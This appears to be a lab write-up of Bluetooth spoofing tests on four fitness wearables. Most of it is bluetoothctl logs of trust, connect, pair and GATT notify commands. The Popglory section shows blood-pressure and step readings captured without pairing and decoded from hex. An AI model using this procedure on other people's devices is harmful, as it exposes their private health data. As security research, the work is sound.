

This document will serve as my final verdict on spoofing, results are below and organized via headers.

WYZE Watch

```
hciconfig hci0 class 0x5a020c
```

```
[bluetooth]# trust 2C:AA:8E:8F:85:ED
[CHG] Device 2C:AA:8E:8F:85:ED Trusted: yes
Changing 2C:AA:8E:8F:85:ED trust succeeded
```

```
[bluetooth]# connect 2C:AA:8E:8F:85:ED
Attempting to connect to 2C:AA:8E:8F:85:ED
```

```
[CHG] Device 2C:AA:8E:8F:85:ED Connected: yes
```

Connection successful

```
[bluetooth]# pair 2C:AA:8E:8F:85:ED
Attempting to pair with 2C:AA:8E:8F:85:ED
[CHG] Device 2C:AA:8E:8F:85:ED Connected: yes
```

Failed to pair: org.bluez.Error.AuthenticationFailed

```
[CHG] Device 2C:AA:8E:8F:85:ED Connected: no
```

```
[CHG] Device 59:1C:1F:E5:A1:17 ManufacturerData Key: 0x004c
```

```
[bluetooth]# info 2C:AA:8E:8F:85:ED
Device 2C:AA:8E:8F:85:ED (public)
    Name: Wyze Watch 44
    Alias: Wyze Watch 44
    Paired: no
    Trusted: yes
    Blocked: no
    Connected: no
    LegacyPairing: no
    UUID: Generic Access Profile
(00001800-0000-1000-8000-00805f9b34fb)
    UUID: Generic Attribute Profile
(00001801-0000-1000-8000-00805f9b34fb)
```

```

        UUID: Unknown
(0000b167-0000-1000-8000-00805f9b34fb)
        UUID: Xiaomi Inc.
(0000fe95-0000-1000-8000-00805f9b34fb)
        ManufacturerData Key: 0x0649
        ManufacturerData Value:
02 07 00 00 2c aa 8e 8f 85 ed          .....,.....
        ServiceData Key: 0000fe95-0000-1000-8000-00805f9b34fb
        ServiceData Value:
31 20 8f 03 00 2c aa 8e 8f 85 ed 09      1 ....,.....
        RSSI: -69

```

Wyze Watch was unsuccessful for spoofing due to the QR code authentication mechanism

FITBIT

```

[bluetooth]# trust CC:14:0F:03:78:CC
[CHG] Device CC:14:0F:03:78:CC Trusted: yes
Changing CC:14:0F:03:78:CC trust succeeded
[CHG] Device 5D:C9:2B:9E:96:B0 RSSI: -91

[bluetooth]# connect CC:14:0F:03:78:CC
Attempting to connect to CC:14:0F:03:78:CC
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Key: 0x004c
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Value:
01 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 .....
00
[CHG] Device 55:D8:BB:8E:B6:5F RSSI: -55
[NEW] Device 4B:45:51:64:FD:F3 4B-45-51-64-FD-F3
[CHG] Device 42:24:3B:A2:97:89 RSSI: -100
[CHG] Device C1:EB:18:FC:59:7B RSSI: -78
[CHG] Device C1:EB:18:FC:59:7B ServiceData Key:
0000feea-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B ServiceData Value:
54 4a 44 01 02 00 00          TJD....
[NEW] Device 6D:F6:E5:2B:70:8A 6D-F6-E5-2B-70-8A
[CHG] Device 4C:4B:67:98:4E:91 ManufacturerData Key: 0x004c
[CHG] Device 4C:4B:67:98:4E:91 ManufacturerData Value:
0c 0e 00 fa 13 15 b5 70 dc 66 8f 45 01 8b cf c2 .....p.f.E....

```

10 05 01 18 71 26 51

....q&Q

[CHG] Device CC:14:0F:03:78:CC Connected: yes

Connection successful

[NEW] Primary Service (Handle 0xa590)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000a

00001801-0000-1000-8000-00805f9b34fb

Generic Attribute Profile

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000a/char000b

00002a05-0000-1000-8000-00805f9b34fb

Service Changed

[NEW] Descriptor (Handle 0x72e0)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000a/char000b/desc000d

00002902-0000-1000-8000-00805f9b34fb

Client Characteristic Configuration

[NEW] Primary Service (Handle 0xa590)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e

0000180a-0000-1000-8000-00805f9b34fb

Device Information

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char000f

00002a29-0000-1000-8000-00805f9b34fb

Manufacturer Name String

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0011

00002a24-0000-1000-8000-00805f9b34fb

Model Number String

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0013

00002a25-0000-1000-8000-00805f9b34fb

Serial Number String

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0015

00002a27-0000-1000-8000-00805f9b34fb

Hardware Revision String

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0017

00002a26-0000-1000-8000-00805f9b34fb

Firmware Revision String

[NEW] Characteristic (Handle 0x65eb)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0019

```
00002a28-0000-1000-8000-00805f9b34fb
Software Revision String
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char001b
00002a23-0000-1000-8000-00805f9b34fb
System ID
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char001d
00002a2a-0000-1000-8000-00805f9b34fb
IEEE 11073-20601 Regulatory Cert. Data List
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char001f
00002a50-0000-1000-8000-00805f9b34fb
PnP ID
[NEW] Primary Service (Handle 0xa590)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021
abbafd00-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0022
abbafd01-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Descriptor (Handle 0x7260)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0022/desc0024
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0025
abbafd02-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Descriptor (Handle 0x72e0)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0025/desc0027
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0028
abbafd03-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Primary Service (Handle 0xa590)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a
abbaff00-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Characteristic (Handle 0x65eb)
```

```

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a/char002b
abbaff01-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a/char002d
abbaff02-e56a-484c-b832-8b17cf6cbfe8
Vendor specific
[NEW] Descriptor (Handle 0x7660)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a/char002d/desc002f
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0030
ac2f0045-8182-4be5-91e0-2992e6b40ebb
Vendor specific
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0030/char0031
ac2f0145-8182-4be5-91e0-2992e6b40ebb
Vendor specific
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0030/char0033
ac2f0345-8182-4be5-91e0-2992e6b40ebb
Vendor specific
[CHG] Device CC:14:0F:03:78:CC UUIDs:
00001800-0000-1000-8000-00805f9b34fb
[CHG] Device CC:14:0F:03:78:CC UUIDs:
00001801-0000-1000-8000-00805f9b34fb
[CHG] Device CC:14:0F:03:78:CC UUIDs:
0000180a-0000-1000-8000-00805f9b34fb
[CHG] Device CC:14:0F:03:78:CC UUIDs:
abbafd00-e56a-484c-b832-8b17cf6cbfe8
[CHG] Device CC:14:0F:03:78:CC UUIDs:
abbaff00-e56a-484c-b832-8b17cf6cbfe8
[CHG] Device CC:14:0F:03:78:CC UUIDs:
ac2f0045-8182-4be5-91e0-2992e6b40ebb
[CHG] Device CC:14:0F:03:78:CC ServicesResolved: yes
[CHG] Device 55:D8:BB:8E:B6:5F RSSI: -65
[NEW] Device 7B:2E:CB:2C:6E:77 7B-2E-CB-2C-6E-77
[CHG] Device 52:97:2D:A5:1C:68 RSSI: -56
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Key: 0x004c
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Value:
01 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 .....
00 .
[CHG] Device 66:08:7E:45:A7:11 ManufacturerData Key: 0x004c

```

```
[CHG] Device 66:08:7E:45:A7:11 ManufacturerData Value:
10 06 2d 1e a8 42 23 a0                ..-..B#.
```

```
[Charge 4]# info CC:14:0F:03:78:CC
Device CC:14:0F:03:78:CC (random)
    Name: Charge 4
    Alias: Charge 4
    Paired: no
    Trusted: yes
    Blocked: no
    Connected: yes
    LegacyPairing: no
    UUID: Generic Access Profile
(00001800-0000-1000-8000-00805f9b34fb)
    UUID: Generic Attribute Profile
(00001801-0000-1000-8000-00805f9b34fb)
    UUID: Device Information
(0000180a-0000-1000-8000-00805f9b34fb)
    UUID: Vendor specific
(abbaafd00-e56a-484c-b832-8b17cf6cbfe8)
    UUID: Vendor specific
(abbaaff00-e56a-484c-b832-8b17cf6cbfe8)
    UUID: Vendor specific
(ac2f0045-8182-4be5-91e0-2992e6b40ebb)
    ServiceData Key: 0000180a-0000-1000-8000-00805f9b34fb
    ServiceData Value:
30 04 b9 5e 01                        0..^.
    RSSI: -47
```

```
[Charge 4]# pair CC:14:0F:03:78:CC
Attempting to pair with CC:14:0F:03:78:CC
[CHG] Device CC:14:0F:03:78:CC ServicesResolved: no
```

[CHG] Device CC:14:0F:03:78:CC Connected: no

Failed to pair: org.bluez.Error.AuthenticationCanceled

Fitbit spoofed connection failed due to service errors

AMAZON HALO

```
[bluetooth]# trust 2C:71:FF:3A:67:70
[CHG] Device 2C:71:FF:3A:67:70 Trusted: yes
Changing 2C:71:FF:3A:67:70 trust succeeded
[CHG] Device 42:65:B1:56:76:D1 ManufacturerData Key: 0x004c
[CHG] Device 42:65:B1:56:76:D1 ManufacturerData Value:
10 07 2a 1b 40 22 3d ec 58 ..*."=.X
```

```
[bluetooth]# connect 2C:71:FF:3A:67:70
Attempting to connect to 2C:71:FF:3A:67:70
```

Failed to connect: org.bluez.Error.NotAvailable
br-connection-profile-unavailable

```
[bluetooth]# pair 2C:71:FF:3A:67:70
Attempting to pair with 2C:71:FF:3A:67:70
```

```
[CHG] Device 2C:71:FF:3A:67:70 Connected: yes
```

```
[CHG] Device 2C:71:FF:3A:67:70 Paired: yes
```

Pairing successful

Halo spoof was successful, for pairing, but did not stay paired for enough time to execute any attacks

POPGLORY

```
[bluetooth]# trust C1:EB:18:FC:59:7B
[CHG] Device C1:EB:18:FC:59:7B Trusted: yes
Changing C1:EB:18:FC:59:7B trust succeeded
[bluetooth]# info C1:EB:18:FC:59:7B
Device C1:EB:18:FC:59:7B (public)
    Name: P22C
    Alias: P22C
    Paired: no
    Trusted: yes
    Blocked: no
    Connected: no
    LegacyPairing: no
    ManufacturerData Key: 0xf0ef
    ManufacturerData Value:
c1 eb 18 fc 59 7b                      ....Y{
    ServiceData Key: 0000feea-0000-1000-8000-00805f9b34fb
    ServiceData Value:
54 4a 44 01 02 00 00                  TJD....
```

```
[bluetooth]# connect C1:EB:18:FC:59:7B
Attempting to connect to C1:EB:18:FC:59:7B
```

```
[CHG] Device C1:EB:18:FC:59:7B Connected: yes
```

Connection successful

```
[NEW] Primary Service (Handle 0xa590)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a
    00001801-0000-1000-8000-00805f9b34fb
    Generic Attribute Profile
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b
    00002a05-0000-1000-8000-00805f9b34fb
    Service Changed
[NEW] Descriptor (Handle 0x6c20)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b/desc000d
    00002902-0000-1000-8000-00805f9b34fb
    Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021
    0000180a-0000-1000-8000-00805f9b34fb
    Device Information
[NEW] Characteristic (Handle 0x65eb)
```



```
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0022
    00002a29-0000-1000-8000-00805f9b34fb
    Manufacturer Name String
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0024
    00002a24-0000-1000-8000-00805f9b34fb
    Model Number String
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0026
    00002a25-0000-1000-8000-00805f9b34fb
    Serial Number String
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0028
    00002a27-0000-1000-8000-00805f9b34fb
    Hardware Revision String
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char002a
    00002a28-0000-1000-8000-00805f9b34fb
    Software Revision String
[NEW] Primary Service (Handle 0xa590)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c
    0000180f-0000-1000-8000-00805f9b34fb
    Battery Service
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d
    00002a19-0000-1000-8000-00805f9b34fb
    Battery Level
[NEW] Descriptor (Handle 0xfa20)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d/desc002f
    00002902-0000-1000-8000-00805f9b34fb
    Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030
    0000feea-0000-1000-8000-00805f9b34fb
    Swirl Networks, Inc.
[NEW] Characteristic (Handle 0x65eb)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031
    0000fee1-0000-1000-8000-00805f9b34fb
    Anhui Huami Information Technology Co., Ltd.
[NEW] Descriptor (Handle 0x7340)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031/desc0033
    00002902-0000-1000-8000-00805f9b34fb
    Client Characteristic Configuration
```

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0034
0000fee2-0000-1000-8000-00805f9b34fb
Anki, Inc.

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036
0000fee3-0000-1000-8000-00805f9b34fb
Anki, Inc.

[NEW] Descriptor (Handle 0xf700)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036/desc0038
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0039
0000fee5-0000-1000-8000-00805f9b34fb
Nordic Semiconductor ASA

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char003b
0000fee6-0000-1000-8000-00805f9b34fb
Silvair, Inc.

[NEW] Primary Service (Handle 0xa590)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d
0000180d-0000-1000-8000-00805f9b34fb
Heart Rate

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e
00002a37-0000-1000-8000-00805f9b34fb
Heart Rate Measurement

[NEW] Descriptor (Handle 0xf2c0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e/desc0040
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char0041
00002a38-0000-1000-8000-00805f9b34fb
Body Sensor Location

[NEW] Primary Service (Handle 0xa590)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043
0000fee7-0000-1000-8000-00805f9b34fb
Tencent Holdings Limited.

[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044
0000feal-0000-1000-8000-00805f9b34fb


```
Intrepid Control Systems, Inc.
[NEW] Descriptor (Handle 0x6cc0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044/desc0046
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0047
0000fec9-0000-1000-8000-00805f9b34fb
Apple, Inc.
[NEW] Primary Service (Handle 0xa590)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049
0000fcba-0000-1000-8000-00805f9b34fb
Unknown
[NEW] Characteristic (Handle 0x65eb)
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a
0000fcc1-0000-1000-8000-00805f9b34fb
Unknown
[NEW] Descriptor (Handle 0xee60)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a/desc004c
00002902-0000-1000-8000-00805f9b34fb
Client Characteristic Configuration
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
00001800-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
00001801-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000180a-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000180d-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000180f-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
00001812-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000fcba-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000fee7-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000feea-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B ServicesResolved: yes
[CHG] Device C1:EB:18:FC:59:7B WakeAllowed: yes
[P22C] # pair C1:EB:18:FC:59:7B
Attempting to pair with C1:EB:18:FC:59:7B
```

[CHG] Device C1:EB:18:FC:59:7B ServicesResolved: no
[CHG] Device C1:EB:18:FC:59:7B Connected: no
Failed to pair: org.bluez.Error.AuthenticationCanceled

[CHG] Device C1:EB:18:FC:59:7B Connected: yes



```
[P22C]# menu gatt
[P22C]# list-attributes
Primary Service (Handle 0xf1a0)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a
    00001801-0000-1000-8000-00805f9b34fb
    Generic Attribute Profile
Characteristic (Handle 0xe194)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b
    00002a05-0000-1000-8000-00805f9b34fb
    Service Changed
Descriptor (Handle 0x0015)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b/desc000d
    00002902-0000-1000-8000-00805f9b34fb
    Client Characteristic Configuration
Primary Service (Handle 0x5da0)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021
    0000180a-0000-1000-8000-00805f9b34fb
    Device Information
Characteristic (Handle 0xd644)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0022
    00002a29-0000-1000-8000-00805f9b34fb
    Manufacturer Name String
Characteristic (Handle 0xd644)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0024
    00002a24-0000-1000-8000-00805f9b34fb
    Model Number String
Characteristic (Handle 0xd644)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0026
    00002a25-0000-1000-8000-00805f9b34fb
    Serial Number String
```

Characteristic (Handle 0xd644)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0028
 00002a27-0000-1000-8000-00805f9b34fb
 Hardware Revision String

Characteristic (Handle 0xd644)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char002a
 00002a28-0000-1000-8000-00805f9b34fb
 Software Revision String

Primary Service (Handle 0x5da0)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c
 0000180f-0000-1000-8000-00805f9b34fb
 Battery Service

Characteristic (Handle 0xf9e4)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d
 00002a19-0000-1000-8000-00805f9b34fb
 Battery Level

Descriptor (Handle 0x0015)

 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d/desc002f
 00002902-0000-1000-8000-00805f9b34fb
 Client Characteristic Configuration

Primary Service (Handle 0x5da0)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030
 0000f9e3-0000-1000-8000-00805f9b34fb
 Swirl Networks, Inc.

Characteristic (Handle 0x9a4)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031
 0000f9e1-0000-1000-8000-00805f9b34fb
 Anhui Huami Information Technology Co., Ltd.

Descriptor (Handle 0x0015)

 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031/desc0033
 00002902-0000-1000-8000-00805f9b34fb
 Client Characteristic Configuration

Characteristic (Handle 0xd8a8)
 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0034
 0000f9e2-0000-1000-8000-00805f9b34fb
 Anki, Inc.

Characteristic (Handle 0xd8a8)

 /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036
 0000f9e3-0000-1000-8000-00805f9b34fb
 Anki, Inc.

Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036/desc0038
00002902-0000-1000-8000-00805f9b34fb

Client Characteristic Configuration

Characteristic (Handle 0x6a78)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0039
0000fee5-0000-1000-8000-00805f9b34fb

Nordic Semiconductor ASA

Characteristic (Handle 0x6a78)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char003b
0000fee6-0000-1000-8000-00805f9b34fb

Silvair, Inc.

Primary Service (Handle 0x5da0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d

0000180d-0000-1000-8000-00805f9b34fb

Heart Rate

Characteristic (Handle 0xeac4)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e

00002a37-0000-1000-8000-00805f9b34fb

Heart Rate Measurement

Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e/desc0040
00002902-0000-1000-8000-00805f9b34fb

Client Characteristic Configuration

Characteristic (Handle 0x65f8)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char0041
00002a38-0000-1000-8000-00805f9b34fb

Body Sensor Location

Primary Service (Handle 0x5da0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043

0000fee7-0000-1000-8000-00805f9b34fb

Tencent Holdings Limited.

Characteristic (Handle 0x5524)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044

0000feaf-0000-1000-8000-00805f9b34fb

Intrepid Control Systems, Inc.

Descriptor (Handle 0x0015)

```
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044/desc0046
    00002902-0000-1000-8000-00805f9b34fb
    Client Characteristic Configuration
Characteristic (Handle 0xe538)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0047
    0000fec9-0000-1000-8000-00805f9b34fb
    Apple, Inc.
Primary Service (Handle 0x5da0)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049
    0000fcba-0000-1000-8000-00805f9b34fb
    Unknown
Characteristic (Handle 0x50c4)
    /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a
    0000fcc1-0000-1000-8000-00805f9b34fb
    Unknown
Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a/desc004c
    00002902-0000-1000-8000-00805f9b34fb
    Client Characteristic Configuration
[P22C]# select-attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e
[P22C:/service003d/char003e]# attribute-info
Characteristic - Heart Rate Measurement
    UUID: 00002a37-0000-1000-8000-00805f9b34fb
    Service: /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d
    Notifying: no
    Flags: notify
    MTU: 0x0017
[P22C:/service003d/char003e]# notify on
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Notifying:
yes
Notify started
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
    16 51 00 04 .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
    16 51 00 04 .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
    16 51 00 04 .Q..
```



```

Notify started
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036 Value:
fe ea 10 08 69 55 84 49 .....iU.I
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036 Value:
fe ea 10 08 69 57 78 50 .....iWxP

```

This attribute sends the blood pressure data in hex, these last two bytes are are values of concern

```

84 = 132
49 = 73
Blood Pressure = 132/73

```

```

78 = 120
50 = 80
Blood Pressure = 120/80

```

```

[P22C:/service003d/char0041]# select-attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044
[P22C:/service0043/char0044]# attribute-info
Characteristic - Intrepid Control Systems, Inc.
    UUID: 0000feal-0000-1000-8000-00805f9b34fb
    Service: /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043
    Value:
07 00 00 00 00 00 00 00 00 00 .....
    Notifying: no
    Flags: read
    Flags: notify
    MTU: 0x0017
[P22C:/service0043/char0044]# notify on
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Notifying:
yes
Notify started
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 00 00 00 00 00 00 00 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 0a 00 00 06 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:

```

```

07 0c 00 00 08 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 0e 00 00 09 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 12 00 00 0c 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 14 00 00 0d 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 16 00 00 0e 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 18 00 00 10 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 1a 00 00 11 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 1c 00 00 12 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 1e 00 00 14 00 00 01 00 00 .....
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
07 20 00 00 15 00 00 01 00 00 . ....

```

This attribute is sending our step data encoded with hexadecimal in the second byte

20 = 32 steps

Popglory spoof was successful, and as you can see, spoofing a connection to the popglory allows us to read personal health information in read time